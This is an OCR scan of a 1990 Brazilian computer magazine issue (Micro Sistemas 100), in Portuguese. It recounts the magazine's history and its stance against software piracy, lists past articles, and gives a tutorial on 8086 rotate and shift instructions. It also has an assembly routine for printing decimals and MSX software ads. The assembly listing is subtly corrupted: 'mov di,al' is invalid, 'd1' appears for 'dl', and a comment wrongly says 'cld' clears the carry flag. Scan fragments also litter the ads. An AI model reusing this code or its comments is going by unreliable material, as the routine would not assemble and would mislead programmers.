Durante algumas edições, na primeira metade de 87, a revista se limitou a uma fórmula tímida de publicação de artigos e programas, reprisando alguns projetos que tinham sido sucesso em outras épocas. Apesar disso se tornava bastante evidente que esta prática não estava encontrando ressonância no mercado. Esse fato, no entanto, não passou despercebido à direção da ATI Editora, que decidiu reconvocar toda a equipe técnica no final de 1987 com o objetivo de conduzir MS de volta a seu eixo original.

UM EDITORIAL POLÊMICO

Quem for a um grande shopping center do Rio de Janeiro, provavelmente terá oportunidade de verificar por si mesmo. Lá, uma grande loja de equipamentos de som exhibe, do lado de fora da loja e com destaque, um microcomputador D-8000.

Em frente ao micro da Dismac, diversas crianças divertem-se digitando seus nomes, enquanto os adultos tentam, através da observação desse novo e cada vez mais participante produto da vida moderna, compreender "o que é aquilo".

Perplexos, eles examinam com atenção o computador, e certamente adorariam se ali estivesse rodando um programa com um mínimo de inteligência e atratividade. Ao invés disso, lá está o micro, tendo na tela nada mais do que o cursor e algumas frases e nomes escritos pelas crianças.

Pensei: "que tipo de informações será que eles tem sobre o que seja um micro?". E resolvi fazer um teste. Aproximei-me do vendedor: "Moço, o que é isso?". Ele me explicou: "É um minicomputador". "E para que serve?". "Ah, é um computador... Serve para fazer cálculos, essas coisas". "E como funciona?". "Olha, ele tem um teclado igual ao de uma máquina de escrever, daí a senhora tecla ali tudo o que quer saber". Estava chocada: "E aí, o que é que ele faz?". "Bom, aí ele faz os cálculos dele e dá as informações todas... (já meio nervoso). Sabe, né? É um computador, só que é pequenininho. Faz tudo que um computador grande faz". Fiz cara de maravilhada: "Ah, é...". Animado, ele concluiu com chave de ouro: "É, está todo mundo comprando. Até as grandes empresas, elas também já estão trocando aqueles computadores enormes por micros. Faz tudo a mesma coisa"...

UM NOVO COMEÇO

Era uma tarefa difícil. A defasagem de quase dois anos impunha um significativo esforço de reorganização editorial, que precisava ser executado a um só tempo com o trabalho de confecção da revista. Imersa no trabalho de arrumação da casa, sobrava pouco tempo para a equipe investir na criação de novos projetos. Fatores externos, como a prolongada letargia do mercado, acabaram amplificando os problemas e pela primeira vez em sua breve história, MS deixou de circular mensalmente.

Apesar das dificuldades, as modificações introduzidas na revista demonstraram apontar para a direção certa. O primeiro objetivo era ampliar e aperfeiçoar o relacionamento da revista com os leitores. Para isso foi criado o Clube do Leitor (MS 73), que aumentava o espaço para a publicação dos trabalhos dos leitores, e redimensionada a seção de cartas, a fim de dar maior ênfase à permuta de informações e à divulgação dos problemas

enfrentados pelos usuários na utilização cotidiana de seus equipamentos.

O projeto PRO KIT reativou o espaço destinado aos artigos técnicos, trazendo de volta a abordagem detalhada sobre programação. As análises de produtos foram intensificadas, procurando-se atribuir um caráter mais crítico a elas. Como contraponto, foi criada uma coluna fixa sobre a criação de jogos adventures.

Graças à entusiástica aprovação dos leitores, os primeiros passos empreendidos na correção de rumo de MS foram suficientes para conduzir a revista, com relativa folga, até o início de 1988.

Ninguém imaginava, contudo, que a travessia estivesse completa ou que os dias seguintes seriam mais fáceis. A cambaleante economia do país, abalada por sucessivos choques, a falta de definição de uma política consistente para o setor de informática e a incessante pilhagem praticada pela pirataria de software pintavam uma paisagem nebulosa para o ano que começava.

MICRO SISTEMAS não teve dúvidas: nesse quadro era urgente a defesa da produção original de software. Num paralelo com o que já sucedera com o setor de vídeo, seria impossível se pretender um mercado minimamente sério, com as mais elementares condições de oferecer algum respaldo profissional, enquanto persistisse o parasitismo das atividades piratas.

Por ocasião da aprovação da lei de software, MS destacou em suas páginas a necessidade da regulamentação dos mecanismos de comercialização do software. No mês seguinte (MS 78) saía uma matéria que reproduzia nota do jornal "O Globo" dando conta da atividade pirata numa loja do Rio de Janeiro.

A matéria, em si, nada mais fazia do que caracterizar a pirataria como o que ela passava a ser a partir daquele momento: um ilícito penal. Chocantes, mesmo, eram as declarações de alguns piratas entrevistados pela revista (cu-



jos nomes naturalmente não foram revelados), que além de não verem prejuízo em suas atitudes, ainda insinuavam que a lei seria ineficaz porque "não havia lugar nas cadeias para abrigar todos os piratas".

Como seria de se imaginar, o rebuliço foi geral. Reclamações pipocaram por toda a extensão do mar de Tortuga e não fosse pelo seu caráter prejudicial, teriam sido cômicas na época as



alegações, por parte dos piratas, de que o que MS estava fazendo era antiético e imoral - como se não houvesse aí uma flagrante inversão de papéis. Durante semanas MICRO SISTEMAS recebeu todo tipo de ameaças de retaliação, bem no estilo *gangster hollywood*.

Tentativas de intimidação à parte, o ano transcorreu sem maiores surpresas e MS pôde completar mais algumas modificações previstas em seu projeto editorial, retomando a abordagem de temas polêmicos como os vírus de computadores (MS 79) e destinando mais espaço para as novidades que surgiam no mercado de software e hardware estrangeiro. Antecipando o interesse que iriam despertar nos usuários dos PCs principalmente, MS passou a pautar com maior frequência matérias sobre aplicações em dBase.

Curiosamente, pela primeira vez na história de MICRO SISTEMAS um projeto terminou saindo das páginas da revista em função do enorme sucesso alcançado. O Caderno de Jogos, que nasceu na edição número 89 como uma seção onde seriam tratados os diversos assuntos referentes às diversões eletrônicas, em poucos meses adquiriu personalidade própria e acabou se transformando na semente de um novo projeto editorial para o ano de 1991.

Esse elenco de mudanças possibilitou a MICRO SISTEMAS atravessar 1989 - outro ano difícil para a microinformática no país - com certa tranquilidade. Na prática, o atraso tecnológico perpetuado pela reserva de mercado acentuava cada vez mais o interesse dos leitores pelos equipamentos estrangeiros. MS focalizou ao longo desse ano, obtendo sempre grande repercussão entre os leitores, as características de máquinas como o Amiga (que esgotou à edição 84), Macintosh e a revolução dos micros portáteis. Falou-se também da utilização prática, no Brasil, de tecnologias como a do desktop publishing (MS 83).

MSX RIOSOFT Informática Ltda.

A RIOSOFT INFORMÁTICA possui a mais completa coletânea de jogos para MSX 1 e MSX 2. MEGARAM, MEMORY MAPPER e 720 K, além de possuir a maior lista de aplicativos e utilitários para MSX 1 e MSX 2. Peça nosso catálogo geral que inclui todos os nossos produtos (Software, equipamentos, suprimentos etc.), e ainda o nosso jornal RIOSOFTnews, os dois inteiramente grátis, você receberá em casa a mais completa lista de jogos, além de receber o melhor franzone para MSX 1 e MSX 2. Nós remeteremos seus pedidos via SEDEX para todo o Brasil.

NOME: _____

ENDEREÇO: _____ CEP: _____

CIDADE: _____ UF: _____

Preencha e mande esta folha para receber seu catálogo geral e o RIOSOFTnews

RIOSOFT INFORMÁTICA LTDA.

Rua Conde de Bonfim, 346 Lj. 107 ss
Rio de Janeiro-RJ - CEP 20520 - Tel.: (021)264-3726

O problema da defasagem tecnológica de nossos micros alcançava tal ressonância no contexto do mercado que a equipe de MS não vacilou: com o questionamento sobre a reserva de mercado que certamente se seguiria à posse do governo recém-eleito, era chegado o momento de introduzir novas mudanças no perfil da revista. O projeto editorial planejado para vigorar a partir de março de 90 incluía a estruturação de um corpo de colaboradores mais afinado com as novas características do mercado; maior ênfase às aplicações de software; a divulgação de projetos de hardware; uma abordagem mais acessível dos micros PCs, inclusive no que diz respeito à programação em linguagem de máquina, um assunto nunca abordado em outras revistas; e emoldurando esse quadro, um novo projeto gráfico para a revista, que passaria a ser inteiramente diagramada em desktop publishing.

Dada a importância estratégica das



modificações, e já escolados por alguns anos de experiência, optou-se pela preparação de um verdadeiro esquema bélico para a implantação do novo projeto editorial. As discussões

sobre as alterações a serem realizadas foram cercadas do maior sigilo: poucas pessoas participaram dessas conversas, entre novembro de 89 e fevereiro de 90, e somente o diretor técnico da revista conhecia o conjunto completo das modificações a serem realizadas. Como cortina de fumaça foi montado um projeto de perfil editorial diferente daquele que seria efetivamente adotado.

No final, o resultado de todos esses esforços foi mais do que compensador: a edição número 93, que inaugurou a fase atual de MICRO SISTEMAS, esgotou uma semana após chegar às bancas. A tiragem da revista vem crescendo a cada mês e chega hoje a ostentar números superiores àqueles alcançados no período 81-83, que corresponde ao boom dos microcomputadores. Isto numa época em que a maioria das outras revistas da área se vêem obrigadas a encerrar suas atividades. ■

100

10 ANOS DE INFORMAÇÕES TÉCNICAS

MICRO SISTEMAS atinge agora a edição 100 mantendo a sua principal característica como revista técnica: mostrar ao leitor e usuário os meandros do computador. Nesses anos tornou-se uma tradição da revista a publicação de assuntos tratados como "proibidos" por certos segmentos da informática.

Apesar de ser um mercado extremamente dinâmico, uma rápida passada pelos exemplares da coleção completa da revista nos mostra que, mesmo distante alguns anos, alguns artigos guardam ainda a sua atualidade. São informações técnicas ainda úteis nos dias de hoje.

Selecionamos uma pequena amostragem para ilustrar isso, incluindo também alguns artigos genéricos e algum humor.

UNIDADES DE DISCO FLEXÍVEL
Antônio Haroldo Paulino Arantes - MS 9 e 10

LINGUAGENS DE PROGRAMAÇÃO
João Alexandre Magri - MS 11

SISTEMAS NUMÉRICOS
Orson Voerckel Galvão - MS 12

MÉTODOS DE ORDENAÇÃO
Roberto Chan e Hélio Lima Magalhães - MS 13 e 14

AS LINGUAGENS
Edição especial sobre linguagens - MS 19

AS FLEXÍVEIS MEMÓRIAS EPROM
Vera Vaitekunas - MS 20

MICROPROCESSADORES DE 16 BITS
Antônio Rafael Dias Teixeira - MS 22

CRIOGRAFIA - UMA ARMA CONTRA PIRATAS
Cândido F. da Silva - MS 24/25

O ERRO DE TRUNCAMENTO EM BASIC
Akeo Tanabe - MS 25

AS INSTRUÇÕES SECRETAS DO Z80
Jorge Mendes - MS 25

MEU CADERNO BASIC DE PROGRAMAS IDIOTAS
Luís Carlos Eiras - 27

INTELIGÊNCIA ARTIFICIAL
Antonio Costa - MS 29 e 30

BRONCA CIBERNÉTICA
Luiz Bessa - MS 30

CÁLCULOS PRECISOS EM BASIC
Akeo Tanabe - MS 31

O MC 68000
Eduardo Antônio Barros da Silva - MS 50

SISTEMAS ESPECIALISTAS
Emmanuel Lopes Passos - MS 51

OS BUGS: CRIAÇÃO CAÇA E DESTRUIÇÃO
Pierre Lavelle - MS 59

MÁQUINAS QUE CONVERSAM
Antonio Costa - MS 65

QUAL É O QI DA SUA CASA
Mary Lou Rebello - MS 76

COMPUTADOR: O ESTADO DA ARTE
Claudio Costa - MS 77

POSTSCRIPT: UMA IMPRESSÃO A MAIS
José Eduardo Neves - MS 78

Assembler no PC: rotações e shifts

Conheça o funcionamento das operações de rotação e deslocamento de bits e bytes



Renato Degiovani

Dominar a rotação de bytes pode ser considerado como um passo a mais em termos de programação Assembler. Apesar de serem pouco usadas pelos programadores autodidatas, essas instruções tem uma aplicação bastante significativa em rotinas aritméticas e na conversão e controle de códigos para a comunicação com dispositivos de entrada e saída de dados.

Os movimentos com os bytes podem assumir duas formas distintas: ou eles são circulares (rotações) ou são lineares (shifts). Tanto os movimentos circulares quanto os deslocamentos lineares podem ser efetuados para a direita ou para a esquerda.


Vamos ver de perto como funcionam essas instruções.

AS ROTAÇÕES

As rotações são movimentos circulares que podem ser restritos aos bits do byte (ou palavra de 16 bits) ou através do Carry Flag, isto é, com o Carry funcionando como mais um bit do byte.


Há uma diferença fundamental entre esses dois modos, que pode ser bem compreendida através de esquemas. De qualquer modo, é sempre bom lembrar que todos os tipos de rotações enviam ao Carry o bit que extrapolou do byte.

RCL - Rotate left through carry



Para assimilar com mais facilidade esta operação basta considerar que o sentido da rotação é dado pelo bit que sai do byte e não pelo bit que entra. O bit mais significativo (7 ou 15) é deslocado para o Carry e o conteúdo original do Carry passa a ser o bit menos significativo (0). Todos os outros bits se deslocam uma posição para a esquerda.


RCR - Rotate right through carry



O bit menos significativo (0) será deslocado para o Carry e o conteúdo original do Carry será deslocado para


o bit mais significativo (7 ou 15). Todos os outros bits se deslocam uma posição para a direita.

ROL - Rotate left



Na rotação sem o Carry, o bit mais significativo (7 ou 15) é imediatamente deslocado para a posição do bit menos significativo (0). Uma cópia desse bit é enviada ao Carry Flag. Todos os outros bits se deslocam uma posição para a esquerda.

ROR - Rotate right



O bit menos significativo (0) é deslocado para a posição do bit mais significativo (7 ou 15). Todos os outros bits se deslocam uma posição para a direita.


OS SHIFTS

Os deslocamentos diferem das rotações por não preservarem no byte, ou palavra de 16 bits, o bit que extrapola. De qualquer forma, este bit será sempre deslocado para o Carry Flag.

Outra característica dos deslocamentos é que eles podem, ou não, preservar o sinal do byte. Ma matemática binária, é muito comum usar o último bit de um byte, ou palavra de 16 bits, para indicar se o valor contido nos outros bits é positivo (0) ou negativo (1). A este bit dá-se o nome de bit de sinal.


Nos deslocamentos ditos lógicos, o bit mais significativo não assume essa característica. Já nos deslocamentos aritméticos, o bit de sinal é sempre (teoricamente) preservado.

SHL - Shift Logical Left




O bit mais significativo é enviado ao Carry Flag; os outros bits são deslocados à esquerda e um zero é inserido no bit menos significativo. Na prática, esta operação equivale a multiplicar por dois o valor do byte. O Carry indicará conseqüentemente se ocorreu overflow, ou seja, se houve "vai um".

SHR - Shift Logical Right



O bit menos significativo é enviado ao Carry Flag; os outros bits são deslocados à direita e um zero é inserido no bit mais significativo. Na prática, esta operação equivale a uma divisão por dois do valor do byte. Nesse caso, o Carry indicará sempre o resto da divisão (note que se o número for ímpar, o bit menos significativo será 1; após o SHR o Carry receberá esse 1, que é o resto da divisão por 2).

SAL - Shift Arithmetic Left



É curioso, porém essa instrução não está documentada em nenhum manual do processador 8086/88. Por outro lado, todos os autores de livros técnicos sobre o assunto referem-se a ela como idêntica à instrução SHL. Alguns montadores e compiladores geram inclusive o mesmo código de instrução. Utilitários, como o Turbo Debug e o Debug do DOS, nem mesmo aceitam a sintaxe SAL. Mais curioso ainda é que outros processadores, como o Z80, também não documentam oficialmente tal instrução. No caso do chip da Zilog, este tipo de operação faz parte de um conjunto chamado de instruções secretas do Z80.

Apesar desse fato, não é impossível executar uma rotação à esquerda com a preservação do sinal, uma vez

CHAMPION MSX • MSX 2 • MEGAROM MEMORY MAPPER

Na CHAMPION SOFTWARE LTDA., Você encontra os melhores jogos, qualidade profissional, garantia de seus serviços e o melhor prazo de entrega.

AQUI VOCÊ ENCONTRA SOFTS DA: PAULISOFT, SOFTNEW, NEMESSIS, XSW e o excelente E. V. A.

Cartucho Megaram, Caixa de acrílico para Discos, Disquetes, Formulários Contínuos, Capas para Equipamentos, Superstick, Light-Pen, etc.

**REEMBOLSO
POSTAL
(SEDEX À COBRAR)**

SE VOCÊ QUISER, PARA SUA TRANQUILIDADE, NÃO MANDE DINHEIRO AGORA! ! !
O SEU PEDIDO SERÁ ENTREGUE VIA SEDEX EM 2 DIAS! ! ! E VOCÊ SÓ PAGARÁ QUANDO RECEBER A MERCADORIA + O SEDEX A COBRAR! ! !

CHAMPION SOFTWARE LTDA.

Rua Clélia, 1837 - Lapa
CEP 05042 - São Paulo - Capital
Caixa Postal 11.844

FONE: (01)65-2030

**PEÇA CATÁLOGO GRÁTIS
OU VISITE NOSSO SHOW ROOM.**

**PROMOÇÃO
NA COMPRA DE
6 JOGOS MAIS
1 GRÁTIS**

ATENDEMOS TAMBÉM AOS SÁBADOS DAS 9:30 ÀS 15:30 HORAS.


que o mesmo fatalmente estará á disposição no Carry Flag. Para obter uma operação SAL, deve-se usar a instrução SHL seguida por um desvio condicional para então restabelecer o sinal do byte.

Pode-se especular sobre o fato desta instrução não ser documentada apenas considerando que uma multiplicação sinalizada por dois estaria comprometida pois o bit de sinal sobreporia o bit indicativo de overflow. Nesse caso, ou seja, usar a instrução SAL apenas como uma multiplicação sinalizada por dois seria mais inadequado do que usar as instruções específicas de multiplicação sinalizada do set de instruções do 8086/88.

De qualquer forma, para os leitores mais curiosos e que frequentemente se aventuram em experiências extra-sensoriais com Assembler, adianto que: o código que definiria a instrução (por exemplo) SAL AL,1 é D0 F0. No entanto forçar a execução de tal código nada mais produz do que o valor FF no registrador AL, independente-

mente do seu valor anterior à execução da instrução (se duvidar, tente e comprove).

SAR - Shift Arithmetic Right



Desloca o conteúdo do byte, ou palavra de 16 bits, para a direita preservando o sinal no bit mais significativo. Esta instrução existe e é aceita normalmente pelos compiladores.

COMO USAR

Para usar eficientemente as rotações e os deslocamentos temos que ter sempre em mente que, para o 8086/88,

essas operações podem ser efetuadas tanto a nível de byte (registrador ou posição de memória) quanto a nível de palavra de 16 bits (registrador de 16 bits ou posição de memória).

Outra característica intrínseca dessas instruções é que a quantidade de rotações ou deslocamentos pode ser determinada sem a necessidade de se lançar mão de loops ou jumps condicionais. A forma para isso é especificar na própria instrução se o deslocamento ou rotação será feito uma única vez (ROL AL,1 por exemplo) ou se será feito tantas vezes quantas estiverem especificadas no registrador CL (ROL AX,CL por exemplo).

Apenas para "dar água na boca" adianto aos leitores que, para aqueles que já sonham com o 386, essas instruções foram aperfeiçoadas, chegando ao requinte de se expressar diretamente a quantidade de movimentos por instrução (ROL AL,7 por exemplo). Em breve publicaremos uma tabela de compatibilidade 86/286/386. É só esperar.

ROTAÇÕES E DESLOCAMENTOS

Instrução	Significado	Ciclos	Tamanho	Flags afetados
ROL	registrador,1 registrador,CL memória,1 memória,CL	2 8+(4*N) 15+ct 20+ct+(4*N)	2 bytes 2 bytes 2 a 4 bytes 2 a 4 bytes	O-C
ROR	registrador,1 registrador,CL memória,1 memória,CL	2 8+(4*N) 15+ct 20+ct+(4*N)	2 bytes 2 bytes 2 a 4 bytes 2 a 4 bytes	O-C
RCL	registrador,1 registrador,CL memória,1 memória,CL	2 8+(4*N) 15+ct 20+ct+(4*N)	2 bytes 2 bytes 2 a 4 bytes 2 a 4 bytes	O-C
RCR	registrador,1 registrador,CL memória,1 memória,CL	2 8+(4*N) 15+ct 20+ct+(4*N)	2 bytes 2 bytes 2 a 4 bytes 2 a 4 bytes	O-C
SAL SHL	registrador,1 registrador,CL memória,1 memória,CL	2 8+(4*N) 15+ct 20+ct+(4*N)	2 bytes 2 bytes 2 a 4 bytes 2 a 4 bytes	O-C
SAR	registrador,1 registrador,CL memória,1 memória,CL	2 8+(4*N) 15+ct 20+ct+(4*N)	2 bytes 2 bytes 2 a 4 bytes 2 a 4 bytes	O-C
SHR	registrador,1 registrador,CL memória,1 memória,CL	2 8+(4*N) 15+ct 20+ct+(4*N)	2 bytes 2 bytes 2 a 4 bytes 2 a 4 bytes	O-C

GRADIUS[®] SYSTEM

G-TOOLS

FERRAMENTAS PARA
AJUDAR NA PROGRAMACAO

G-FILES

NOVAS IMPLEMENTACOES,
COMANDOS E FUNCOES ADICIONAIS

G-BASIC

G-DESK

SISTEMA OPERACIONAL
PROGRAMAS EM GRADIUS BASIC
CRIADOS PELO USUARIO

G-MAKER

GERADOR AUTOMATICO
DE PROGRAMAS

MALA DIRETA NEMESIS 1.12

NOME DA FIRMA: Nemesis Inform.	EDITA
ENDERECO: Rua Sete de Set Sala 1.910	DELETA
BAIRRO: Centro	INSERE
ESTADO: Rio de	ORDENA
UF: RJ - CEP: 2	PROGRAMAS
TELEFONE: (021)	IMPRIME
C. G. C.: 31.400.724/0001-56	RETORNA

ESC F1 F2 F3 F4 F5 F6 F7 F8 F9 F10 F11 F12

GRADIUS

G-FILES
VS. 1.4

DRIVE: A

SCREENS . GRP
G-CALC11 . PGM
G-CALC12 . PGM
G-CALC13 . PGM
G-CALC14 . VDD
G-FOUND . PGM

EHEC
TYPE
NAME
KILL
INFO
FORM

ERRO.

DIA	ENTRADAS	SAIDAS	TOTAIS
01	1.400,00	500,00	800,00
02	900,00	300,00	600,00
03		00,00	700,00
04		00,00	500,00
05		40,00	300,00
06		00,00	860,00
08		00,00	810,00
09		40,00	880,00
10		00,00	950,00
11	660,00	300,00	360,00
12	710,00	450,00	260,00
13	1.740,00	980,00	00,00
15	820,00	680,00	00,00
16	980,00	930,00	00,00
17	1.660,00	750,00	00,00
18	970,00	210,00	00,00
18	1.460,00	610,00	850,00

Não espere encontrar cópias piratas deste programa, pois por se tratar de um software de caráter educativo e estar baseado em informações técnicas, será impossível utilizá-lo sem o respectivo manual. Não deixe que o pirata lhe engane, prefira o original para não precisar comprar duas vezes.

O GRADIUS BASIC traz um novo ambiente de programação que explora ao máximo as capacidades gráficas do seu micro-computador e ainda acrescenta ao BASIC MSX diversas implementações que possibilitam, mesmo ao usuário menos preparado, a criação de programas com sofisticados recursos como os que encontramos nos melhores pacotes profissionais.

Entre estas implementações destacam-se um visual "pós-iconográfico", Janelas tridimensionais, menus "pull-down", animação gráfica em alta velocidade, "scroll" e rotação do vídeo, rotinas de entrada de dados, de impressão e de controle por "joystick" ou "mouse", etc.

Para facilitar ainda mais a criação de programas, lançamos GRADIUS TOOLS, que traz utilíssimas ferramentas para auxílio na programação em GRADIUS BASIC, localização de dados, depuração de erros, manutenção do "hardware", etc.


Para quem nunca programou e não entende nada de BASIC, apresentamos GRADIUS MAKER, que gera automaticamente aquele programa que você tanto queria ter mais não sabia como fazer.

O SISTEMA GRADIUS também é educativo, pois estimula os iniciantes em programação e introduz os mais experientes no mundo da linguagem de máquina e no funcionamento do micro-computador, auxiliando ainda com técnicas de programação em BASIC, endereços úteis da memória RAM, rotinas da ROM e a utilização da VRAM. Todos os programas da linha GRADIUS são abertos ao usuário.

Junto com o GRADIUS BASIC você recebe GRADIUS DESK, um sistema operacional fácil de utilizar, além de um completo manual em formato fichário com detalhadas informações sobre o programa e espaço para coleccionar as instruções dos demais acessórios que você adquirir.

Mas não termina por aí... Aguarde outras novidades e lançamentos baseados no SISTEMA GRADIUS.

MSX, MSX 2



NEMESIS

Copyright © 1990
Nemesis Informática Ltda.
caixa postal 4.583 cep 20.001
Rio de Janeiro — RJ

DECIMAL

Renato Degiovani

Nesta edição apresento uma rotina bastante simples para a impressão de valores decimais. Sua função é produzir um número absoluto (desconsiderando os zeros à esquerda), ou um número completo, ou ainda um número ali-

nado à direita. Por exemplo, o valor 123 poderá ser impresso das seguintes formas:

```
123
0123
123
```

Esta rotina, como está publicada, pode ser executada diretamente do DOS. Para

isto basta digitar DECIMAL X,Y,Z onde X é o valor a ser impresso, Y a quantidade de dígitos e Z o status de impressão. Para usá-la em outros programas é necessário alterar a impressão dos dígitos (DECIM08).

Z=0 - imprime o valor absoluto
Z=1 - imprime os zeros à esquerda
Z=32 - imprime o valor alinhado à direita

• Rotina: DECIMAL

```

----- Rotinas em Assembler -----
;Renato Degiovani                               Julho de 1990
;Complemento da série de artigos ASSEMBLER NO PC, publicada
;na revista MICRO SISTEMAS, a partir da edição 95.
;Produção PRO KIT Informática e Editora Ltda
;
.MODEL small          ;Tipo de programa
.STACK 100h          ;Tamanho e área do stack
.DATA                ;Área de dados
.CODE                ;Início do programa

INICIO:
  mov  bx,81h        ;Aponta para o parâmetro
  call VALOR         ;Obtém o valor do número
  push dx
  call VALOR         ;Obtém a quantidade de dígitos
  push dx
  call VALOR         ;Obtém o status de impressão
  mov  ah,d1
  pop  cx
  pop  bx
  call DECIMAL       ;Imprime o número
  jmp  FINAL         ;Retorna ao DOS

VALOR:
  cmp  BYTE PTR [bx],32 ;Checa se há espaços antes
  jnz  VAL00         ;do valor
  inc  bx
  jmp  VALOR

VAL00:
  xor  dx,dx         ;Zera o registrador DX
  xor  ch,ch

VAL01:
  mov  cl,[bx]       ;Obtém um dígito
  inc  bx            ;Próximo dígito
  sub  cl,30h        ;Calcula o valor do dígito
  jc  VAL02         ;Retorna caso o dígito seja
  cmp  cl,10         ;menor que 0 ou maior que 9
  jnc  VAL02
  mov  ax,10         ;Base dez
  mul  dx            ;Multiplica por 10
  mov  dx,ax         ;Transfere o produto para dx
  add  dx,cx         ;Calcula o último dígito
  jmp  VAL01

VAL02:
  ret                ;Final da rotina

FINAL:
  mov  ah,4Ch        ;Encerra a operação
  int  21h           ;e retorna ao DOS

-----
;Rotina DECIMAL
;
; Imprime o valor do registrador BX como um valor decimal,
; com a quantidade de dígitos definida em CX e com o status
; de impressão dos zeros à esquerda em AH.
;
; Se ah = 0 imprime o valor absoluto
; Se ah = 1 imprime os zeros à esquerda
; Se ah = 32 imprime o valor absoluto alinhado à direita
;

```

```

Flag01  DB 0          ;Status de impressão de zeros
Tabnum   DW 10000     ;Tabela de dígitos
         DW 1000
         DW 100
         DW 10
         DW 1

DECIMAL:
  push  cs           ;Segmento de dados igual
  pop   ds           ;ao segmento de códigos
  mov  si,OFFSET Tabnum+10 ;Aponta para tabela

DECIM00:
  dec  si            ;Ajusta para o número de
  dec  si            ;dígitos desejados
  loop DECIM00      ;Status de impressão
  mov  [Flag01],ah

DECIM01:
  cld                ;Limpa o carry
  mov  cl,[si]      ;Obtém um valor na tabela
  inc  si
  mov  ch,[si]
  inc  si
  mov  al,0         ;Contador de dígitos

DECIM02:
  sub  bx,cx        ;Calcula quantos dígitos
  jc  DECIM03
  inc  al
  jmp  DECIM02

DECIM03:
  add  bx,cx        ;Repõe valor corrigido
  cmp  al,0
  jnz  DECIM05     ;Salta se não for zero
  dec  cl           ;Retorna se for valor 0
  mov  al,30h
  jnz  DECIM04
  jmp  DECIM08

DECIM04:
  mov  al,[Flag01] ;Checa se é para descon-
  cmp  al,0         ;siderar o zero
  jz   DECIM01
  inc  cl
  cmp  al,32       ;Checa se é alinhado à
  jz   DECIM06     ;direita
  mov  al,0        ;Imprime um zero

DECIM05:
  add  al,30h
  mov  [Flag01],al ;Usa o dígito como status

DECIM06:
  dec  cl           ;Imprime e continua
  jnz  DECIM07
  jmp  DECIM08     ;Imprime e retorna

DECIM07:
  call DECIM08
  jmp  DECIM01

DECIM08:
  push  ax          ;Salva os registradores
  push  dx
  mov  di,al
  mov  ah,2
  int  21h         ;Imprime o caracter
  pop  dx          ;Recupera registradores
  pop  ax
  ret

-----
END

```

NEMESIS

O MELHOR PARA SEU MSX E MSX2 VOCÊ ENCONTRA NA NEMESIS

O LANÇAMENTO DO ANO:

GRADIUS SYSTEM 1.0

Um novo mundo para seu MSX!

GRADIUS BASIC 1.0	.....	implementa novo visual e novos comandos para MSX	Cr\$ 6.800,00
GRADIUS FILES 1.0	.....	novos comandos adicionais para o GRADIUS BASIC	Cr\$ 2.200,00
GRADIUS TOOLS 1.0	.....	ferramentas de programação para o GRADIUS BASIC (CONSULTE)	
GRADIUS MAKER 1.0	.....	gerador automático de programas em GRADIUS BASIC (CONSULTE)	

NEMESIS - NOVIDADES EM APLICATIVOS E UTILITÁRIOS

FLASH BASIC COMPILER	.....	Acelera seu programa em BASIC em até 60 vezes	Cr\$ 2.800,00
MSX TURBO FORMAT	.....	Formata disquetes para carregamento 5 vezes mais rápido	Cr\$ 1.800,00
KIT VÍDEO LOCADORA	.....	Controle total de locadoras profissionais de vídeo	Cr\$ 3.800,00
KIT MICRO EMPRESA	.....	Editor de textos, Mala direta, Fichário eletrônico, etc. (CONSULTE)	
MSX GRAPHIC TOOLS	.....	Uma coleção de utilitários para edição gráfica no MSX (CONSULTE)	
MSX PRINTER TOOLS	.....	Uma coleção de ferramentas para uso com impressora (CONSULTE)	
EASY BACK-UP	.....	O mais simples e versátil copiador de discos para MSX (CONSULTE)	
TALKER	.....	Digitalizador e sintetizador de voz, música e sons ... (CONSULTE)	

NEMESIS - PROGRAMAS UTILITÁRIOS

MSX-DOS TOOLS PLUS	.....	ferramentas para auxílio na programação	Cr\$ 1.800,00
MSX HELLO! 1.0 (versão 5 1/4)	.....	multi-utilitário para uso com disk-drive	Cr\$ 1.800,00
MSX HARDCOPY 1.1	.....	utilitário para impressão de gráficos	Cr\$ 1.800,00
EASY GRAPH	.....	poderoso editor gráfico com recursos inéditos	Cr\$ 2.800,00

NEMESIS - PROGRAMAS APLICATIVOS

MSX TOP CAD	.....	sensacional editor de projetos profissionais	Cr\$ 3.800,00
MALA DIRETA MSX 1.1	.....	cadastro de clientes para 7.000 registros	Cr\$ 2.800,00
MSX-SAM VOICE SYNTHETIZER	.....	sintetizador de voz com 1 canal de som	Cr\$ 1.800,00
MSX CHART 1.0	.....	gráficos comerciais e estatísticos	Cr\$ 1.800,00
MSX PORTIFÓLIO 1.0	.....	agenda eletrônica / lista telefônica	Cr\$ 1.800,00
I CHING	.....	horóscopo chinês no computador	Cr\$ 1.800,00
TEXTO TOTAL 1.0 (GRAFIX MTA)	.....	poderoso processador de textos para MTA	Cr\$ 2.800,00
TEXTO TOTAL 1.0 (ELGIN LADY 80/90)	.....	poderoso processador de textos com gráficos	Cr\$ 2.800,00

NEMESIS - DESK-TOP PUBLISHING NO MSX

MSX PAGE MAKER 1.5	.....	editor de páginas com textos e gráficos	Cr\$ 1.800,00
MSX PAGE MAKER FONTES 1	.....	22 diferentes letras para o PAGE MAKER	Cr\$ 500,00
MSX PAGE MAKER FONTES 2	.....	22 diferentes letras para o PAGE MAKER	Cr\$ 250,00
MSX PAGE MAKER FONTES 3	.....	22 diferentes letras para o PAGE MAKER	Cr\$ 500,00
MSX PAGE MAKER FONTES 4	.....	22 diferentes letras para o PAGE MAKER	Cr\$ 500,00
MSX PAGE MAKER CARTOONS 1	.....	diversas figuras para sua página gráfica	Cr\$ 500,00
MSX PAGE MAKER CARTOONS 2	.....	diversas figuras para sua página gráfica	Cr\$ 500,00
MSX PAGE MAKER TITLES 1	.....	alfabetos gigantes para títulos e destaques	Cr\$ 500,00
MSX PAGE MAKER SQUARES 1	.....	diferentes molduras, adornos e vinhetas	Cr\$ 500,00
MSX PAGE MAKER KIT	.....	PAGE MAKER com todos seus acessórios	Cr\$ 5.000,00

NEMESIS CLIP-ART

UMA COLEÇÃO COM CENTENAS DE FIGURAS INÉDITAS PARA MSX PAGE MAKER OU GRAPHOS III
4 DISCOS REPLETOS DE "SHAPES" POR APENAS Cr\$ 2.500,00

NEMESIS CLIP-ART II

OUTRA COLEÇÃO COM CENTENAS DE FIGURAS INÉDITAS PARA MSX PAGE MAKER OU GRAPHOS III
MAIS 4 DISCOS REPLETOS DE "SHAPES" POR APENAS Cr\$ 2.500,00

NEMESIS - JOGOS E PROGRAMAS EDUCATIVOS

O CONDE DE MONTE CRISTO	.....	aventura conversacional em português	Cr\$ 800,00
MENPHIS	.....	aventura conversacional em português	Cr\$ 800,00
